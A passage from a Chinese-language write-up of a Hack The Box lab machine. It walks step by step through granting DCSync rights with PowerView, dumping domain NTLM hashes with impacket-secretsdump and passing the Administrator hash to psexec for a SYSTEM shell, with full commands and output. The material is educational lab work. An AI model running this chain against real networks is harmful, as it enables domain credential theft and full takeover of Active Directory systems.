
https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1

現在我們要做的就是授予這個新使用者在 DC 上的 DcSync 權限，為此，我們需要PowerView .ps1 工具

```
$pass = convertto-securestring 'password' -AsPlainText -Force
```


```
$cred = New-Object System.Management.Automation.PSCredential('htb\tso', $pass)

Add-DomainObjectAcl -Credential $Cred -TargetIdentity "DC=htb,DC=local" -
PrincipalIdentity tso -Rights DCSync
```

第三行參考bloodhound的Exchange Windows Permissions幫助




Then, use Add-DomainObjectAcl, optionally specifying $Cred if you are not already running a process as EXCHANGE WINDOWS PERMISSIONS@HTB.LOCAL:

```
Add-DomainObjectAcl -Credential $Cred -TargetIdentity testlab.local -
Rights DCSync
```



```
*Evil-WinRM* PS C:\Users\svc-alfresco\Downloads> . ./PowerView.ps1
*Evil-WinRM* PS C:\Users\svc-alfresco\Downloads> $pass = convertto-securestring 'password' -AsPlainText -Force
*Evil-WinRM* PS C:\Users\svc-alfresco\Downloads> $cred = New-Object System.Management.Automation.PSCredential('htb\tso', $pass)
*Evil-WinRM* PS C:\Users\svc-alfresco\Downloads> Add-DomainObjectAcl -Credential $Cred -TargetIdentity "DC=htb,DC=local" -PrincipalIdentity tso -Rights DCSy
nc
*Evil-WinRM* PS C:\Users\svc-alfresco\Downloads>
```


現在讓我們嘗試使用具有 DcSync 權限的新使用者轉儲雜湊值，為此，我們將使用kali 機器中內建的impacket-secretsdump




```
└─# impacket-secretsdump htb.local/tso:password@10.10.10.161
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

`htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6:::`

使用psexec Impacket 腳本透過管理員哈希執行哈希傳遞攻擊。



```
┌──(root㉿kali)-[~]
└─# impacket-psexec "administrator@10.10.10.161" -hashes aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Requesting shares on 10.10.10.161.....
[*] Found writable share ADMIN$
[*] Uploading file KIJqkNqU.exe
[*] Opening SVCManager on 10.10.10.161.....
[*] Creating service pALH on 10.10.10.161.....
[*] Starting service pALH.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32>
```



```
C:\Users\Administrator\Desktop> type root.txt
1310d3de844f40c7cc74e8946f5ab51f
```